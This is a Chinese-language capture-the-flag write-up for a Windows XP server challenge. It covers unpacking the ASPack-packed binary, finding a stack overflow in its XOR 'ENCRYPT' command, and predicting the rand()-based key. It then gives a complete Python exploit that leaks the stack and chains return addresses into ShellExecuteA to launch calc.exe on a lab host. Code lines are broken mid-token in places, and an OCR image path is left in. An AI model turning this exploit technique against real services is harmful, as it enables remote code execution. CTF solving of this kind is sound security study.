Exploit 1500 writeup

0x00 概述

这道题整个 Pwn 的过程包含了很多个步骤，把每一项分解开来不算很难，但是合在一起还是比较麻烦的。下面就简单地整理一下这整个 Exploit 的过程。

- Operation System
  - Windows XP SP3
- Archtechture
  - x86-32
- Tools
  - Ollydbg
  - IDA Pro 6.6
- .text
  - 0x400000
- OEP
  - 0X404333

0x01 静态分析

拿到文件后丢到 PEiD 里发现加了 ASPack 压缩壳，压缩壳脱起来没太大难度，但是我在脱壳方面也没有研究，先试着用工具脱失败，那就放到 Ollydbg 里手动脱。虽然拖下来以后不能运行，但是足够让我以动态+静态的正确姿势进行漏洞分析。脱壳后的文件见 **reExploit.exe**

IDA 打开后发现是个服务端程序，顺着 listen, accept 等函数找到了程序的主线，我将其命名为 top 函数，并留意到了 ShellExecute 函数，很有可能对之后

的命令执行有帮助。

```
htons(*(u_short *)&addr.sa_data[0]);
inet_ntoa(*(struct in_addr *)&addr.sa_data[2]);
print((int)"SOCKET[%d] %s:%d <-> 0.0.0.0:%d\n", v2);
closesocket(v1);
if ( GetModuleFileNameA(0, &Filename, 0x104u) )
  ShellExecuteA(0, "open", &Filename, 0, 0, 5);
top(v2);
WSACleanup();
return 0;
```

重要函数

跟进 top 以后发现该服务接受三条指令，分别是 ENCRYPT, STATUS 和 EXIT。STATUS 和 EXIT 都没啥好说的，简单 Fuzz 一下 ENCRYPT 后发现直接断开，于是继续跟进，发现传入参数是输入字符串去掉开头 ENCRYPT 加空格这 8 个字符，而在函数内部发现传入的前两个字节是要加密的字符串长度，也就是说**最多可以加密 0xffff 个字符**。同时可以看到在这里分配了一个 0x200 的栈缓冲区，并且将缓冲区地址和长度一起作为参数传给了另一个函数（我将其命名为 encrypt），而最重要的是长度要远大于栈空间，所以这里很有可能产生问题。

```
1  int __cdecl sub_4010C0(SOCKET s, int a2)
2  {
3    unsigned __int16 v2; // cx@1
4    char buf[4]; // [sp+10h] [bp-204h]@1
5    char v5; // [sp+14h] [bp-200h]@1
6
7    v2 = *(_WORD *)a2; 前两个字节为长度
8    *(_DWORD *)buf = *(_WORD *)a2;
9    encrypt(v2, (int)&v5, a2 + 2);
10   send(s, buf, 2, 0);
11   return send(s, &v5, *(unsigned __int16 *)buf, 0);
12 }
```

栈缓冲区被作为参数传入

接下来跟进 encrypt 函数，很快验证了我的想法，这里会造成一个**栈溢出漏洞**。原因是**缓冲区空间和复制长度不符**。我将 IDA 的反编译稍作整理，大致如下：

```
int __usercall encrypt_@<eax>(signed int len@<ebx>, int d
est, int src)
{
  int v3; // eax@2
  signed int v4; // esi@2
  int v5; // edi@3
  int result; // eax@5
  int v7; // edx@7
  int v8; // ecx@8
```

```
  int v9; // edi@9

  // Init key array
  // 生成伪随机 key 数组，用于后面 encode
  if ( !byte_40F95C )
  {
    seed = time(0);
    srand(seed)
    for (int i = 0; i < 32; ++i)
    {
        v5 = rand() << 16;
        *(_DWORD *)key = v5 + rand();
        key += 4;
    }
    byte_40F95C = 1;
  }
  // Init over

  result = len / 4;
  if ( len & 3 )
    ++result;
  // result = len/4  如果不整除则进位

  v8 = dest;
  for (int i = 0; i < result; ++i)
  {
    // result 是由输入的长度决定的，这里会导致 dest 越界从而造成栈溢出，
    // 而 dest 是上一个函数的栈缓冲区
    (_DWORD)dest[i] = (_DWORD)src[i] ^ key[i & 0x1F];
  }

  return result;
}
```

经整理过的代码就一目了然了。

0x02 破解伪随机

在解决怎么构造 shellcode 前我们得首先解决一个问题，那就是此处虽然发生了栈溢出，但是溢出的内容都是经过了 encrypt 的，也就是说我们得先做一次解密才能将数据发送过去。加密的方式很简单，就是最最简单的异或加密，但是 key 是一串由 rand 生成的伪随机数，所以利用要做的第一步就是破解伪随机数。

这个我之前遇到过几回，驾驭起来还算轻松，不过有一点比较麻烦的是：不同架构，不同平台，甚至不同语言的 rand 函数都不相同。迫不得已我只能在 Windows 破解这个随机数。

由于我的 exp 是用 Python 完成的，而 Python 的 rand 和 C 的也不一样，所以我必须在 Python 中调用 C 才行。类似的问题我以前遇到过，与其将其封装为一个 C 函数并用 CDLL 装载入 Python 还不如直接通过屏幕输出来的方便。rand 函数的代码如下，在 Python 发送数据包前获取当前时间戳，并作为参数传给 C 程序， C 程序将其作为 seed 生成随机序列，并输出到屏幕返回。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int i;
    char out[10000];
    char tmp[100];
    unsigned long int seed;
    // seed = 0x5602df36;
    seed = atol(argv[1]);
    srand(seed);

    for(i = 0; i < 32; i++) {
        sprintf(tmp, "%04x %04x,", rand(), rand());
        strcat(out, tmp);
    }
    printf("%s", out);
    return 0;
}
```


前面说过，由于要使用 Windows 的 rand 导致我必须在 Windows 下执行 Python 脚本，但这对我而言是很不情愿的，因为我是 Mac 用户， Windows 不过是虚拟机，并不具备良好的开发环境。于是我采取了另一种方式，那就是在

生成 key 的后面下断点，并手动将全置为 0，也就是使得异或失效，这样就可以暂时避开伪随机这个问题。

0x03 shellcode

既然已经发现栈溢出漏洞并可以随意覆盖栈段（在 32 位的机器下简直意味着一切），并且前面有一个 ShellExecute 函数，唯一的问题就是 "calc.exe" 字符串的地址。经过仔细地观察得出结论这个字符串只能在栈中，那也就是说在这之前我们得首先 leak 一次栈地址。于是将断点定位到 `0x0040111D` retn 的位置，发现附近在栈段的地址只有三处，那就是 esp, ebp 以及栈中的 ebp+0xc 处，也就是之前作为参数传进来的位置。

既然 leak 之后还要继续输入所以不能破坏结构，并且在 return 之后要友好地返回。 leak 的方法倒是很快就发现了，那就是利用 top 函数中打印 Module 基址的地方，但是怎么让程序正常返回我纠结了很久。仔细看打印 Module 的代码，其实只要能够将栈地址传给 esi 或者 eax 就 ok 了。之后运气比较好看了眼最上面的 helper 函数，发现这个函数将 esp 传给了 eax 后立即返回。再回到打印基地址那个地方，试着从 `push 5ACh` 开始执行，没有任何问题，那么 shellcode 的思路就明了了。



具体的 payload 见 exploit.py

0x04 调整

用 socket, struct 以及 telnet 库重构我 pwntools 的利用代码。迁移到 Windows 下加入伪随机破解环节。考虑到兼容性，开始的时候先用 STATUS 获取 .text 段地址，再以此计算其它目标函数地址。

```
__author__ = 'w3b0rz'

import socket
import telnetlib
import struct
from time import time
from subprocess import *

s = socket.socket()
s.connect(('172.16.212.129', 2994))
f = s.makefile('rw', bufsize=0)


def read_until(f, delim='> '):
    buf = ''
    while not buf.endswith(delim):
        buf += f.read(1)
    return buf

print read_until(f, '*************** Welcome to take the
challenge! *****************')

s.send("STATUS\n")
read_until(f, 'OK: Current Module Load @ ')
text = s.recv(10)
text = int(text, 16)
print hex(text)


payload_1  = "\x00" * 0x1fc
payload_1 += "\x00\x00\x00\x00"
payload_1 += struct.pack('I', text+0x1001)   # mov eax, e
sp; ret
payload_1 += struct.pack('I', text+0x1284)   # snprintf
```

```
seed = time()
out = check_output("rand.exe {}".format(int(seed)), shell
=True)
tmp_1 = out[:-1].split(',')
keys = list()
for i in tmp_1:
    tmp_2 = i.split(' ')
    tmp_3 = tmp_2[1]
    tmp_3 += tmp_2[0]
    tmp_4 = int(tmp_3, 16)
    keys.append(tmp_4)

payload = ""
for i in range(len(payload_1)/4):
    payload += struct.pack('I', struct.unpack('I', payloa
d_1[i*4:i*4+4])[0] ^ keys[i & 0x1F])
payload.ljust(0x5AC, '\x00')
s.send("ENCRYPT \x08\x02{}".format(payload))

"""
print hex(int(seed))
for i in keys:
    print hex(i)
"""

read_until(f, 'OK: Current Module Load @ ')
esp = s.recv(10)
esp = int(esp, 16)
target = esp + 0x1A
print hex(target)


payload_2  = "\x00" * 0x1f0
payload_2 += "\x00\x00\x00\x00"
payload_2 += struct.pack('I', text+0x153B)
payload_2 += struct.pack('I', target)
payload_2 += "\x00\x00\x00\x00"
payload_2 += "\x00\x00\x00\x00"
payload_2 += "\x05\x00\x00\x00"

payload = "calc.exe\x00\x00\x00\x00"
for i in range(len(payload_2)/4):
```

```
    payload += struct.pack('I', struct.unpack('I', payloa
d_2[i*4:i*4+4])[0] ^ keys[(i+3) & 0x1F])
payload.ljust(0x5AC, '\x00')
s.send("ENCRYPT \x14\x02{}".format(payload))

t = telnetlib.Telnet()
t.sock = s
t.interact()

# ESP:      0012F5C8
# TARGET:   0012F5E2
```